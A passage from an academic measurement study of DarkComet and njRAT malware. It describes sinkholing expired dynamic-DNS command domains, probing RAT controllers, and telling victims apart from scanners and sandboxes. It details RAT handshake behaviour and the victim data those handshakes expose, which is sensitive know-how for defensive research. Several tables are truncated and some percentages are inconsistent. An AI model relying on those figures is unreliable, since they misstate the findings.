## 3.1 RAT Binary Acquisition

Using YARA signatures for all known versions of DarkComet and njRAT, we monitored VirusTotal for 9 months (2016-12-01 to 2017-08-17), obtaining 33,560 samples in all. Each sample has a configuration, including the address of its controller (domain:port or IP:port), its campaign ID, its password, and its version. We attempted to extract configurations from each sample using an existing Python tool [5]. Table 1 shows that we were able to obtain configurations for 22,124 *unique* samples of DarkComet and 4,535 *unique* samples of njRAT. Our njRAT YARA rule can detect subfamilies of DarkComet and njRAT that our decoder does not support. This is one of the primary reasons why we are not able to decode all our RAT samples.

| Family | # Sample | % Sample | # Unique |
|---|---|---|---|
| DarkComet | 22,362 | 66.6 | 22,124 |
| njRAT | 5,049 | 15.0 | 4,535 |
| *Other* | 5 | <0.1 | - |
| *Failed Decoding* | 6,144 | 18.3 | - |
| Total | 33,560 | 100.0 | 26,659 |

Table 1: Counts of RAT samples downloaded, both total and unique, by family. *Other* are RAT samples that matched our YARA signatures incorrectly. *Failed Decoding* are samples from which configurations could not be extracted.

## 3.2 Domain Claiming

**Domain dataset.** We performed an analysis of the domain names found in the RAT configurations. Table 2 shows that most of the domains we found that were used by DarkComet and njRAT are associated with free Dynamic DNS (DDNS) providers, and that No-IP managed 60% of all discovered domains (77% of DDNS).

| Controller Type | # Domain | % Domain |
|---|---|---|
| No-IP | 8,564 | 60.0 |
| DuckDNS | 2,459 | 17.2 |
| FreeDNS | 92 | <0.1 |
| DynDNS | 38 | <0.1 |
| Total Dynamic DNS | 11,153 | 78.1 |
| *Unknown* | 3,120 | 21.9 |
| Total | 14,273 | 100.0 |

Table 2: Breakdown of C&C domains in our RAT sample population by Dynamic DNS provider. *Unknown* encompasses all domains unrelated to a known DDNS provider.

**DDNS Claimer.** We developed a web automation toolkit to automate the process of identifying expired DarkComet and njRAT domains controlled by No-IP and claiming them. We only claimed domains from No-IP, since there is manual effort involved in building the web automation toolkit and No-IP was by far the most popular free DDNS provider used by DarkComet and njRAT. We limit our study to only expired domains that we can claim freely; we do *not* attempt to seize owned domains, in order to avoid additional disruption to the ecosystem that we were measuring. As future work we plan to expand our claiming infrastructure to other DDNS providers and actual registered domains to understand if this affects the results of our analysis.

Our DDNS domain claiming operation, which started on 2017-07-15 and ended on 2017-11-17, claimed 6,897, or 81%, of the 8,564 DDNS domains managed by No-IP.

## 3.3 RAT-Hole Operation

**Architecture.** RAT-Hole is a socket server application that utilizes `epoll` in order to handle a large number of connections, simultaneously.

A RAT-Hole node has three sets of interfaces. (1) *Management:* all the management traffic, such as data backup and database iterations, are performed using this interface. (2) *Sinkholing:* This set of virtual interfaces (206 IP addresses) are assigned to the sinkholed domains by our domain claiming system. We randomly claimed 200[2] expired DarkComet and njRAT from the set of No-IP domains that we discovered. These domains were monitored for one hour. After that one hour we released these domains, waited for 5 minutes for the old domain names to expire from DNS caches, and then claimed a new set of 200 randomly selected domains. (3) *Decoy:* We intentionally did not use 11 of the IP addresses in our subset as sink-holing interfaces so that we could identify connection attempts to them that indicate scanning behavior. We randomly selected IP addresses to be decoy interfaces.

RAT-Hole includes a Deep Packet Inspection (DPI) pattern-matching based state machine that maintains the state of each active TCP connection from the sink-hole and decoy interfaces. These states are:

**Incoming.** RAT-Hole allocates a data structure indexed by connection ID for any TCP connection that completes a TCP three-way handshake with the RAT-Hole. Here, connection ID is a tuple of source IP address, destination IP address and TCP port. This ID is used as an index by RAT-Hole to locate the previous states of the connection and to update the connection's state.

**Protocol detection.** Once a TCP connection is established RAT-Hole waits three seconds to receive data. After three seconds it will probe the peer by sending a DarkComet C&C banner to determine if it is an njRAT stub and update the state of the connection.

**Victim-initiated RAT protocol detection.** When RAT-Hole receives an initial message from a completed TCP connection before the three second timer expires, it will examine all of our regular expression-based RAT family detection signatures over the payload to identify the incoming peer's protocol. We have created 16 signatures that are able to detect the initial message sent by common versions of njRAT, XtreamRAT, ShadowTech, NetWire, H-Worm, LuminosityLink, Black WorM, and KJ w0rm. However, we implement the complete njRAT handshake to determine if it is an actual njRAT stub or intelligence gathering operation. Although we did not claim any domains used by these variants, we did see initial messages for these other RAT families.

**Controller-initiated RAT protocol detection.** If the three second timer expires, then RAT-Hole will probe the peer by sending a DarkComet banner. For DarkComet (refer to Appendix D for more details on DarkComet protocol behavior), we send a series of 125 banners. After each banner is sent the connection is terminated and the stub will attempt to connect again if the stub conforms to the DarkComet protocol. This ordered set of banners is comprised of: (1) a randomly generated banner (this is to test if the stub deviates from the protocol by accepting any banner), (2) a set of 20 default DarkComet banners (this is to see if the stub will incorrectly accept the default banner), (3) a complete set of valid banners for the current set of domain(s) being sinkholed by that interface (this is to see if the stub responds correctly to a valid banner), and (4) the remainder of the 125 banners are randomly generated (based on our reverse engineering we found that after 124 banners are received by a stub it will lock up and stop attempting further connections until the RAT process is restarted).

**Handshake test.** We implemented a handshake test for both DarkComet and njRAT which implements each full RAT handshake protocol. In addition, it includes specifically malformed messages in order to trigger error handling and identify likely RAT stub execution as opposed to a scanner that has reimplemented the protocol. This methodology is similar to that of Marczak *et. al.* to fingerprint malware C&C servers [30].

We send a malformed command at the end of the njRAT handshake (see Appendix C) and if the expected error handling response is received, we mark the connecting peer as conforming to the standard implementation of the protocol. In the same vein, for DarkComet (see Appendix D) we observe and enumerate the execution pattern. For instance, we expect a true DarkComet infection to stop operating after connecting to RAT-Hole as a result of 124 attempts or more. Note that our handshake test does not distinguish between stub execution in sandbox and victim machine. However, it does perform well at identifying RAT scanners specifically those that do not implement the complete RAT protocol handshake and true execution behavior of the RAT protocol as standardly implemented.

After handshake probing is completed, RAT-Hole closes the connection and removes the state for that connection ID. RAT-Hole logs the final state of the connection, which can be one of three states: (1) no valid banner was received; (2) a valid initial banner was received, but the handshake was not completed; (3) the handshake was completed successfully.

**Handshake metadata.** During the RAT handshake, the stub includes a number of fields in the handshake that we parse and store in the database. A list of the fields that we parse and store is shown in Table 3. Using AES we encrypt any fields that might contain potential PII before storing them in our database. From these fields, we create a fingerprint that is largely unique for each infection by combining the `PC-NAME`, `USERNAME`, and `HWID`. `VSN` and `UUID` comprise the `HWID` for njRAT and Dark-

[2]Our paid account with No-IP allowed us to hold 500 domains at once, but we only claimed 200 at a time due to our limited number of sinkhole IP addresses.

Comet, respectively. (See Appendix C, D.) This fingerprint enables us to persistently identify and thus enumerate unique RAT peers despite victim IP address churn.

**RAT-Hole classification.** Based on the data, we are accurately able to classify peers that connected to RAT-Hole into one of five categories:

• **Unknown:** These peers send a payload that is not known to RAT-Hole. Internet wide scanners (e.g., zmap) and other custom IP intelligence operations are examples of these peers. We have also found that these unknown payloads could be a RAT family that RAT-Hole does not support, since some of the sinkholed domains are used as the C&C for multiple RAT infection campaigns.

• **Low Fidelity (LF) Scanner:** These peers do not complete the RAT handshake. Based on our analysis they often send many fingerprints, connect from many Src-IP addresses, connect to our decoy interfaces, and their Src-IP address might be included in known scanner list(s).

• **High Fidelity (HF) Scanner:** These peers complete the RAT handshake and present one or more highly anomalous characteristics described in Table 4.

• **Sandbox Execution:** These peers complete the RAT handshake, but exhibit one or more of the characteristics commonly associated with a sandbox execution, such as a short execution duration which we defined as slightly more than the longest default execution duration value (600 seconds) of the major sandboxes we analyzed. Table 4 includes a compete list of these heuristics.

• **Victim:** These are likely real infections.

## 3.4 Operation Summary

| Field | Description | PII |
|---|---|---|
| ACTIVE_WINDOW | Title and content of currently open window | ✓ |
| CAMPAIGN_ID | Stub's identity which operator defines | ✓ |
| COUNTRY | Geo-Location of victim's machine | ✓ |
| HWID | Hardware identity of victim's machine | ✓ |
| INSTALL_DATE | First day on which stub was executed | - |
| LAN_IP$^{\mathbb{DC}}$ | Private IP address of victim's machine | - |
| LANGUAGE$^{\mathbb{DC}}$ | Language setting of victim's machine | - |
| OS | Operating system name of victim's machine | - |
| PC_NAME | PC name of victim's machine | ✓ |
| USERNAME | Username of victim's machine | ✓ |
| PORT$^{\mathbb{DC}}$ | Port number of stub | - |
| VERSION | Version of RAT | - |
| WAN_IP$^{\mathbb{DC}}$ | Public IP address of victim's machine | - |
| WEBCAM_FLAG | Webcam capture is supported | - |

Table 3: Fields extracted from handshakes for DarkComet and njRAT families. *PII* indicates whether we consider the field to be potential PII of the victim, and determines whether we AES encrypt the value. ($\mathbb{DC}$) identifies DarkComet specific fields.

Over 31 days (from 2017-08-15 to 2017-09-16), we sinkholed 6,897, or 81%, of the 8,564 No-IP domains. 4,493 of these domains came from DarkComet samples, 2,381 from njRAT samples, and 23 were found in samples of both families.

Over the 31 days that RAT-Hole was deployed, it was in *possession* of domains for 23.1 total days - an average of 17.7 hours per domain, distributed randomly. During this time, it received 153,100,000 TCP connections. Table 5 provides a high-level view of these connections, broken down by determined peer type.

We performed an analysis of the "Unknown" peer type from Table 5 which composed 815,455 (98.5%) of all IP addresses that completed a three-way TCP handshake connection to RAT-Hole, but were not classified by RAT-Hole as peers related to either njRAT or DarkComet. We suspected that some of these connections might be other RAT families when an operator reuses the same DDNS domain for other RAT campaigns. In order to provide some measurements of this phenomenon, RAT-Hole implements a simple payload parser for the first message of the handshake for 19 other popular RAT families in addition to the complete RAT handshake protocol for njRAT and DarkComet RAT families. Of these peers, 73.6% sent no additional TCP messages after the handshake, 31.9% sent unknown payloads, and 1,463 (<1%) were detected as other types of RAT families. The small degree of overlap indicates that some IP addresses presented multiple behaviors; see Table 17 in Appendix E.

We also wanted to understand if this pollution from likely sandboxes and scanners could be filtered using data from IP telescopes (unused IP address subnets that act as large sinkholes). To evaluate this possibility, we looked for overlap in IP addresses during our deployment period from a /24 sized (256 IP addresses) IP telescope located in India. We find that there is not much overlap. Only 31,014 (3.8%) of the IP addresses we classified as *Unknown* appear in our telescope data, and less than 0.01% overlap with any other category of IP addresses. This suggests that most of RAT-Hole's pollution is targeted and thus not filterable. See Appendix B for details.

# 4 RAT-Hole Validation

This section describes our efforts to validate our methodology for differentiating RAT scanners, sandboxes, and victims. Validating our methodology is challenging since we have limited ground truth, except in some instances where we could create it (e.g. Section 4.3).

In this section, we describe our method of building up a high confidence set of RAT scanners, sandboxes, and victims based on additional heuristics for DarkComet and njRAT families.

## 4.1 Low Fidelity (LF) Scanners

Recall that low fidelity scanners are peers[3] that sent valid initial handshake messages, but did not complete the handshake process. In Table 6, we separate 1,421 IP ad-

[3]For the rest of our paper when we use the term peer in the context of a RAT stub, we define it as a unique fingerprint.

| Peer Type | Anomaly | Anomaly Type | Description |
|---|---|---|---|
| HF Scanner | Empty Install Date | Field Format | Peer[(1)] sent RAT payload with an empty installed date |
| | VSN Format[ℕ𝕁] | Field Format | Peer sent RAT payload with malformed VSN |
| | HWID Format[𝔻ℂ] | Field Format | Peer sent RAT payload with malformed UUID |
| | Empty GeoLoc | Field Format | Peer sent RAT payload with an empty Geo-location data |
| | GeoLoc Format | Field Format | Peer sent RAT payload with malformed Geo-location data |
| | Mismatch SRC-IP[𝔻ℂ] | Protocol Behavior | Peer sent RAT payload with Src-IP address other than peer Src-IP address |
| | Mismatch DST-PORT[𝔻ℂ] | Protocol Behavior | Peer sent RAT payload with Dst-Port number other than peer Dst-Port number |
| | 124+ Banners: Session[𝔻ℂ] | Protocol Behavior | Peer tried to connect to RAT-Hole more than 124 times during a session |
| | Multiple OS Name: Session[(2)] | Protocol Behavior | Peer sent RAT payload with different OS names across different connections |
| | Multiple Passwords: Session[𝔻ℂ] | Protocol Behavior | Peer tried to connect to RAT-Hole using multiple passwords during a session |
| | Solo Connection Attempt: Global | Peer Behavior | Peer tried to connect (probe) to RAT-Hole only once |
| | Unexpected Dst IP: Decoy | Peer Behavior | Peer contacted one of the Decoy interfaces |
| Sandbox | Multiple Install Date: Session | Protocol Behavior | Peer sent RAT payload with multiple install date during a session |
| | Multiple Campaign ID: Session | Protocol Behavior | Peer sent RAT payload with multiple Campaign ID during a session |
| | Multiple Passwords: Global[(3)𝔻ℂ] | Peer Behavior | Peer tried to connect to RAT-Hole using multiple passwords across multiple sessions |
| | Small Activity Duration: Global | Peer Behavior | Peer were active for small durations (less than 600 seconds) for all sessions |
| | Low Active Windows: Global | Peer Behavior | Peer sent RAT payload with small number of active windows[(4)] during all sessions |
| | Multiple Dsts: Session | Peer Behavior | Peer contacted multiple[(5)] Dsts (Dst-IP and Port) during a session |

Table 4: Anomaly, Anomaly type and their descriptions used by RAT-Hole peer classifier.
(1) Peers are identified by Fingerprint. (2) Session = FP + Src-IP + Dst-IP + Dst-Port. (3) Global: All the sessions belonging to a fingerprint. (4) Condition in Row 2 is checked first and Row 3 is followed. (5) We account for domain rotation where a domain is registered under the different RAT-Hole interfaces. (𝔻ℂ) DarkComet specific rule. (ℕ𝕁) njRAT specific rule

| | Connection | | Src-IP | | Fingerprint (FP) | | ASN† | | Country† | |
|---|---|---|---|---|---|---|---|---|---|---|
| Peer Type | Count | Pct. | Count | Pct. | Count | Pct. | Count | Pct. | Count | Pct. |
| Victim | 5,320,297 | 3.5 | 6,710 | 0.8 | 3,231 | 0.1 | 1,079 | 10.1 | 108 | 50.0 |
| Sandbox | 372,883 | 0.2 | 1,181 | 0.1 | 877 | <0.1 | 418 | 3.9 | 85 | 39.4 |

Table 5: Summary of connections received by RAT-Hole, grouped by peer type, fingerprint, Src-IP, ASN, and country. The first three rows (Victims, Sandboxes, and HF Scanners) are detailed in Table 8, while LF Scanners are described in Table 6. †Note that ASN and country show a significant amount of overlap across peer types.

dresses that are all njRAT into five clusters based on their behavior. The (①) cluster are source IP addresses that attempted to connect to one of our decoy IP addresses. This is a fairly strong indication of broader IP address scanning being performed by this source IP address and we are confident that these are scanners. As a point of reference no high fidelity scanner, sandbox, or victim connected to one of our decoy IP addresses.

| | FP | | Src-IP | |
|---|---|---|---|---|
| Cluster Name | Count | Pct. | Count | Pct. |
| ① Decoy Interface | 4,105,659 | 99.8 | 28 | 2.0 |
| ② Many FPs Per Src-IP | 7,628 | 0.2 | 39 | 2.7 |
| ③ Many Src-IPs Per FP | 261 | <0.1 | 827 | 58.2 |
| ④ Many FPs, Many Src-IPs | 6 | <0.1 | 17 | 1.2 |
| ⑤ Single FP, Single Src-IP | 510 | <0.1 | 510 | 35.9 |
| Total | 4,114,064 | 100.0 | 1,421 | 100.0 |

Table 6: Breakdown of LF (Low Fidelity) Scanners

For cluster (②), 7,607 (99.7%) of the fingerprints only attempted to establish one connection. This is a strong indication of a scanner that is randomizing its fingerprint. Another two fingerprints had multiple unique `INSTALL_DATE` fields, indicating the possibility that they are sandboxes. For 19 of the fingerprints, we did not detect any anomalies. These 19 peers could be real victims that speak a version of the protocol that is incompatible with RAT-Hole, or that have persistent connectivity issues that prevented them from completing a handshake. We conservatively label these peers low fidelity scanners.

Our anomaly analysis for fingerprints in cluster (③) shows that 140 (53.6%) of the fingerprints have multiple unique `INSTALL_DATE` fields, likely indicative of scanners that update `INSTALL_DATE` based on the current time. Another 24 (9.2%) had an incorrectly formatted `HWID`, indicating scanners with protocol formatting errors. The remaining 97 (37.2%) had no anomalies, but again we conservatively label them low fidelity scanners.

Three of the six fingerprints in Cluster (④) had multiple unique INSTALL_DATE fields, again indicating likely scanners that update INSTALL_DATE based on the current time. The remaining three did not have anomalies, but we conservatively label these peers as low fidelity scanners.

| Anomaly Type | | | FP | |
|---|---|---|---|---|
| Field Format | Peer Behavior | Protocol Behavior | Count | Pct. |
| | | ✓ | 60 | 11.8 |
| ✓ | | | 47 | 9.2 |
| ✓ | | ✓ | 9 | 1.8 |
| | ✓ | ✓ | 6 | 1.2 |
| ✓ | ✓ | | 1 | 0.2 |
| Remainder | | | 387 | 75.9 |
| Total | | | 510 | 100.0 |

Table 7: Breakdown of ⑤: Single FP Single Src-IP

We did not observe any RAT protocol violations from 387 out of 510 fingerprints (remainders at Table 7) belonging to the peers that had one fingerprint and one IP address (⑤). On the average peers in this cluster failed 3,000 (90%) attempted connections and a minimum of 100 (2%) attempted connections. Thus it is unlikely that intermittent connectivity issues prevented the completion of the handshake at least once. It is unclear if these are victims that implemented a version of the protocol that is incompatible with our RAT-Hole, persistent connectivity issues, or if they are low fidelity scanners that did not implement the entire protocol. We conservatively label these peers as low fidelity scanners.

## 4.2 Victims, Sandboxes, & High Fidelity (HF) Scanners

We classify a peer as a high fidelity scanner if it is able to complete the handshake, but it violates the field formatting, exhibits peer behavior, or protocol behavior that indicates it is likely a scanner that is reimplementing the njRAT or DarkComet stub instead of an actual stub execution. A peer is conservatively classified as a sandbox if it exhibits peer or protocol behavior that indicates it is likely a sandbox. Finally, if a peer does not violate the protocol or exhibit any anomalous behavior we classify it as a likely victim. Table 8 shows that 69% (3,231) of all peers that complete the handshake with our RAT-Hole are classified as victims. This indicates the significant degree to which high-fidelity scanners and sandboxes will pollute sinkhole results if the sinkhole eschews a deeper analysis of the peers similar to RAT-Hole.

Table 8 also shows the breakdown of types of anomalous behavior and protocols violations observed by likely high fidelity scanners and sandboxes. For high fidelity scanners they had an incorrectly formatted field or an empty INSTALL_DATE for 238 (40.4%) and 174 (29.5%) of the fingerprints accordingly. Sandboxes exhibit short execution durations 634 (72.2%) and multiple unique INSTALL_DATE fields in 259 (29.5%) of the fingerprints. While we cannot compute error rates for our classifications due to the lack of ground truth, we are fairy confident that our methodology, while not perfect, is reasonably accurate. In the next section we present the results of seeding malware analysis portals to further validate our classification methodology. Finally, what we classify as victims are the fingerprints that do not exhibit any anomalous behavior and are likely to be actual victims.

| | | Anomaly Type | | | FP | |
|---|---|---|---|---|---|---|
| Peer Type | RAT Family | Field Format | Peer Behavior | Protocol Behavior | Count | Pct. |

Table 8: Breakdown of Anomalies for Different Peer Types

## 4.3 Honey Sample Seeding

In order to evaluate our classification in a setting where we have ground truth, we conducted an experiment where we uploaded DarkComet and njRAT samples to malware analysis services. Our expectation for this experiment is that all of the connections will be from scanners or sandboxes, which will enable us to validate our classification methodology.

Using our automated RAT Seeder, we generated 84 DarkComet and 84 njRAT. Each of these samples has a unique Campaign-id, IP Address, and TCP Port configuration that directed the sample to connect to one of our RAT-Hole IP addresses on a different network segment, which we only used for this experiment. We uploaded 4 DarkComet and 4 njRAT samples to 21 different malware analysis services, of which only 9 of the services initiated a connection for at least one of our samples. A full list of these services and the ones that ini-

Table 9: Breakdown of Anomalies for Different Peer Types for Honey Sample Seeding Experiment

tiated a connection can be found in Table 18. We chose these services based on their popularity among malware researchers and threat hunters, ease of utilization and being relativity cheap or free. Only 9 of these services execute one or more of our honey samples during the course of our experiment. The configuration uniqueness of these samples allowed us to associate received connections on our RAT-Hole to a sample and portal. Table 9 shows the breakdown of fingerprints and associated categorization of peers by our classification engine. Note that we used the same classification methodology as for our in the wild sinkholing experiments and only incorrectly classified 2 out of 117 (1.7%) fingerprints as victims. We inspected the active windows for these two fingerprints and found that both appear to be manually reverse-engineering the samples using executable debugging and network protocol analysis tools. Recall that for this experiment we did not encrypt the active windows since we did not expect any real victims. We also classified some njRAT peers as high fidelity scanners. We can confirm that when we tested these samples before submitting them they did not have any protocol violations. This gives us further confidence that our classification methodology is fairly accurate.

# 5 RAT-Scan Operation

## 5.1 Controller Tracking

In order to maintain an updated list of potential C&C addresses, we resolved each of the 14,273 domains we extracted from our malware samples hourly, beginning on 2017-04-21 and ending on 2017-11-26. Over this period, we recorded 67,023 resolutions to unique IP addresses. We augmented these with passive DNS records dating back to 2010 for each domain using feeds from Farsight [19], VirusTotal, and PassiveTotal [43].

## 5.2 Active Scanning

We continuously probed each of these 67,023 IP addresses hourly for evidence of RAT controller software. We checked for services running on any port configured in any sample related to the IP address or related to a domain that resolved to said IP address at any time.

RAT-Scan probes for controllers of both DarkComet and njRAT, emulating a newly-infected *victim* contacting the controller for the first time. RAT-Scan first approaches every connection passively, waiting to receive an initial DarkComet handshake banner. If it does not receive a banner before a three second timeout, it restarts the connection and treats it actively, sending the initial njRAT handshake banner. Regardless of which handshake proceeds, the scanner completes the entire handshake with the controller if possible.

**Sinkhole identification.** RAT-Scan can, to some extent, distinguish between legitimate controllers and sinkhole operations like our own RAT-Hole. If a controller begins a handshake but does not complete it, it is labeled as a sinkhole. Additionally, after successfully completing a handshake with a controller, our scanner attempts to elicit an improper response to a second handshake with a different configuration (e.g. different password). Any response is cause for sinkhole classification.

## 5.3 Detected Service Classification

The actors that our scanner probed during its operation fall under one of the following classes: **controller** completes an njRAT or DarkComet handshake flawlessly. Does not respond to solicitation for improper behavior; and **sinkhole** either makes an error during a RAT handshake, or accepts an improper second handshake after the first (like RAT-Hole).

**Important caveats.** RAT-Hole and RAT-Scan have a significant disparity in the confidence of their classifications. RAT-Hole makes use of several protocol artifacts in the DarkComet and njRAT handshakes to detect imposter victims. Because RAT victims are intentionally loquacious during the handshake, this is possible; however, RAT controllers are oppositely taciturn, revealing practically nothing to RAT-Scan during the handshake. DarkComet controllers acknowledge a victims' correct password and njRAT controllers do not acknowledge this. Therefore, when we classify a host as a DarkComet sinkhole we are fairly confident, but when we label a host a controller it is possible that it is a high-fidelity sinkhole or sandboxed controller.

**Attempted validation.** The joint investigation by Recorded Future and Shodan [22] in 2015 that resulted in Malware Hunter reported 696 IP addresses as suspected RAT controllers, 10 of which appear in our dataset. However, Malware Hunter has since flagged RAT-Hole as a RAT controller and high-priority threat, so we question

the value of any such threat intelligence feed as proper ground truth. We leave developing a method for improved validation of our scanning results as future work.

## 5.4 Operation Summary

| Controller Type | # IP | % IP |
|---|---|---|
| njRAT | 4,584 | 71.6 |
| DarkComet | 2,032 | 31.7 |
| DarkComet (Unknown Password) | 11 | 0.2 |
| Total | 6,401 | 100.0 |

Table 10: Breakdown of RAT controllers detected on IP addresses responsive to RAT-Scan. Some IP addresses hosted multiple types of RAT controller.

Our scanning operation began on 2017-05-11 and ended on 2017-11-25, for a total of 198 days. During this period, we established 86,694 connections to 6,401 IP addresses exhibiting behavior indicative of RAT controller software; 2,032 DarkComet controllers and 4,584 njRAT controllers, with some IPs hosting both. Table 10 provides a summary of our scanning operation.

Other than on RAT-Hole itself, our sinkhole detection methods did not trigger during this study. We are led to believe that all controllers reported here are either legitimate instances of the controller software, or services that have implemented the handshake properly and maintain a single configuration. We suspect that such services exist; however, we currently have no way of distinguishing them from legitimate controllers. Further, we have no reason to believe that we encountered any high-fidelity sinkholes similar to RAT-Hole.

# 6 Measurements and Analysis

## 6.1 Victim Analysis

**IP address churn.** We find that most victims do not change their IP address, with 60% of victim using one IP addresses and an additional 20% of all victims use a total of two IP addresses. Note that we might not observe all of the victims' IP address changes due to our periodic sinkholing of domains.

**Webcam availability.** As part of the handshake, DarkComet and njRAT victims report if they have a camera device. We found that 1,725 (53.4%) of victims have a camera, making them susceptible to visual monitoring unless they have physically covered the camera.

**Infected servers.** 21 njRAT victims reported a server version of Windows (i.e., Windows Server 2012) running on the peer. We manually investigated the Autonomous System Numbers for the IP addresses used by these peers and confirmed that they were located on corporate networks or cloud hosting providers. This suggests that some higher profile peers associated with companies are infected with njRAT, providing the operator with an entry point into their systems.



Figure 4: PDF showing the probability that a domain we sinkholed would yield a victim connection *N* days after its most recent registration by another party. 1,686 of the 6,897 domains we sinkholed had *no* resolution known to us and were excluded, leaving 5,211 domains (824 yielding victim connections).

**Infection longevity.** Our methodology is predicated on victims remaining after the command-and-control dynamic DNS domain used by the attacker expires, which occurs 30 days after registration with No-IP. Figure 4 shows the fraction of domains still receiving legitimate victim connections as a function of time since the dynamic DNS domain expired. Because our sinkholing period does not span our full domain monitoring period (31 days from 2017-08-15 to 2017-09-16, and 220 days from 2017-04-21 to 2017-11-26; see Figure 3), we do not necessarily known victim availability immediately starting from when the domain expired. Figure 4 shows an upper and lower bound curve; the upper bound corresponds to the case that at least one victim connection occurred during the period when the command-and-control domain was not monitored, and the lower bound corresponds to the case that no victim connections occurred during the same period. Thus, 120 days after the command-and-control domain expired, 10% of domains were still receiving connections from legitimate victims.

In all, 975 domains received victims, 14% of the 6,897 we sinkholed. 1,686 of these domains had no known historic resolution from any of our sources, including threat intelligence feeds and our own resolver.

## 6.2 Attacker Campaign Analysis

Only 975 of the domains we sinkholed yielded victim connections, yet they received connections from 3,231 unique victims. In Figure 5, we examine the number of unique victims any one domain received. 43% of domains received only a single victim; 90% received at most 20 unique victims; 95%, 41 or less. Three outlier domains received over 100 victims. This disparity suggests that some attackers are distributing their malware more widely, or are more proficient at compromising their targets, than others.



Figure 5: CDF showing the number of victims (by fingerprint) received by a given domain. This plot only includes the 975 domains which yielded victim connections.

We also find that 45% of victims connected to just one domain. 90% of victims connected to four or less different domains, while 95% connected to five or less. These victims connecting to multiple different domains, and domains receiving tens of unique victim connections, suggest a number of phenomena. Attackers may be using sets of domains interchangeably, or victims may be infected by multiple different attackers.

To investigate the former, we examine the samples which we downloaded from VirusTotal. Our 975 domains are found in 1,429 unique samples. Once again, there is bidirectional overlap. Only eight samples contain more than one domain in their configurations; 1,421 have a single domain. Multiple domains being in a single sample is our strongest indicator of them being shared by an attacker. Oppositely, 246 domains are found in more than one sample's configurations (the remaining 729 domains are each present in just one sample). Some domains are shared by many samples - one being found in 24 unique DarkComet samples. Unfortunately, these domains further muddy our analysis. In the case of the domain shared by 24 samples, only two of those samples clearly belong to the same actor (based on other shared configuration parameters).

Our methodology cannot definitively answer whether attackers use rotating domains, or whether victims are multiply infected by different campaigns. Based on our evidence, both appear probable, and confound our attempts at differentiating attackers and their victims.

## 6.3 Geographic Analysis

All IP-based geolocations were performed using MaxMind's GeoIP2 Precision Insights service.

**Proxies.** MaxMind provides information regarding the likelihood that an IP address is a proxy, as well as IP ownership (which can be used to manually determine proxies). We use this information to separate proxies from non-proxies, as in Tables 11 and 12. A large portion of the controllers in our data set appear to be utilizing proxies from certain countries like France, Sweden, and the U.S. We manually investigate the largest

| njRAT | | | DarkComet | | |
|---|---|---|---|---|---|
| Country | Proxy | Other | Country | Proxy | Other |
| France (FR) | 3,829 | 69 | United States (US) | 4,552 | 1,881 |

| Total | 2,844 | 1,740 | | 342 | 1,697 |

Table 12: Geolocations of probed controller IP addresses

in Appendix A. In short, we find two VPN providers (IPjetable [24] and Relakks [42]) account for 40% and 3% of all actively-probed controllers, respectively, while prominent VPS services like Amazon AWS, Microsoft Azure, and Digital Ocean are also frequently abused.

As the geolocation results of the proxies only serve to muddle the geospatial relationships between victims and attackers, we filter them from the following analyses. We report only on those results in the *Other* columns of the geolocation tables.

**Controller geography.** Tables 11 and 12 show the geolocations of historic and actively-probed controller IP addresses, respectively. We find both to have heavy presences in North Africa and the Middle East. Outliers include Brazil and Russia, both of which tend to correspond with victims in bordering nations.

**Victim geography.** Exploring Table 13, we find that virtually every country has some RAT victims with Brazil being the top location for victims of both DarkComet and njRAT, as shown in Table 13. We find what appears to be

geographic concentrations of DarkComet and njRAT victims in South America and North Africa / Middle East, including some bordering countries. We also find that DarkComet is used to infect a larger percentage of victims in Russia and bordering countries. Note that these measurements might be biased by our methodology of acquiring RAT samples and sinkholing DDNS domains.

| njRAT | | | DarkComet | | |
|---|---|---|---|---|---|

| Total | 5,485 | 2,390 | | 1,235 | 841 |

Table 13: Geolocations of victim IP addresses

**Controller-victim geography:** Recall that during the sinkholing portion of the experiment, we registered the command-and-control domain, directing all potential victims to our server. During this period, we were able to observe all victims that attempted to connect to the controller. Prior to the sinkholing period, controller domains may have been held by the original controller or may have been sinkholed by researchers or vigilantes. In addition, for four and a half months prior to the sinkholing experiment, we resolved all controller domains to determine whether they were registered, and, if registered whether they had an associated A record, and whether the corresponding hosts behaved correctly (as a controller). Thus, for each domain, we have the IP addresses of all controllers that held the domain, as well as of all victims that attempted to connect to the domain during the sinkholding period. (Note that two periods are necessarily disjoint: both we and the original controller cannot hold the same domain at the same time.) Figure 6 shows the geographic relationship between responsive controllers and the victims, using the geolocation methodology above. Each cell of the matrix shows the number of distinct campaigns (domains) associated with the given country pair. In cases where a domain resolved to more than one country or where victims where located in more than one country, the domain contributed a fractional weight to each cell in proportion to the number of controller-victim pairs of the domain from the country pair, so that the total contribution of each domain was 1. Figure 6 shows only the top 25 countries, ordered by the greater of the number of victims and controllers in the country. The dominant feature of the data is the controller and victim being located in the same country, visible as a concentration around the diagonal in the matrix. In addition, there were 5 campaigns with a controller in Ukraine (UA) and victims in Russia (RU). This may be due to a common infection vector, as Ukraine has a large Russian-speaking population and its users may frequent the same Russian-language sites. The incidence of controllers and Russia and victims in Brazil (BR) is more puzzling; although both Russia and Brazil have large victim and controller populations, there is no obvious reason why controllers in Russia might target victims in Brazil specifically. Another possibility is that the controllers were using a proxy in Russia that was missed by our filtering.



Figure 6: Relational matrix comparing geolocations of actively-probed controller IP addresses to received victim IP addresses, per sinkholed domain. Proxy IP addresses are filtered.



Figure 7: Relational matrix comparing geolocations of historic controller IP addresses to received victim IP addresses, per sinkholed domain. Proxy IP addresses are filtered.

Figure 7 shows the same type of data, but for all controllers using the historic controller dataset. Note that this data spans the period 2010 to 2017 and includes name resolution from passive DNS sources (see Section 5.1), where we did not verify the correct behavior

of the controller. As such, this data should be interpreted with caution. Figure 7 exhibits the same concentration around the diagonal as Figure 6, indicating campaigns where both controller and victim are in the same country. As the results of Table 13 suggest, Brazil has by far the largest concentration of victims across both RATs. Moreover, Brazil appears to be victimized indiscriminately. We also note some language clustering, where countries that speak the same language or are geographically proximate are more likely to be paired; e.g., Russia on Ukraine (13), Ukraine on Russia (18), Ukraine on Kazakhstan (4), Ukraine on Belarus (5), Morocco (MA) on Algeria (DZ) (9), Algeria on Morocco (8).

# 7 Discussion

## 7.1 Limitations

**Adversarial robustness.** Our classification methods that RAT-Hole uses to distinguish sandboxes, scanners, and victims are not robust to an adversarial actor that is actively trying to evade our classification. Based on our validation it appears that there are many detectable sandboxes and scanners. As future work, we will explore potentially more robust features, such as inter-arrival timing of connection attempts in order to detect scanners and analysis of active window patterns to detect sandboxes.

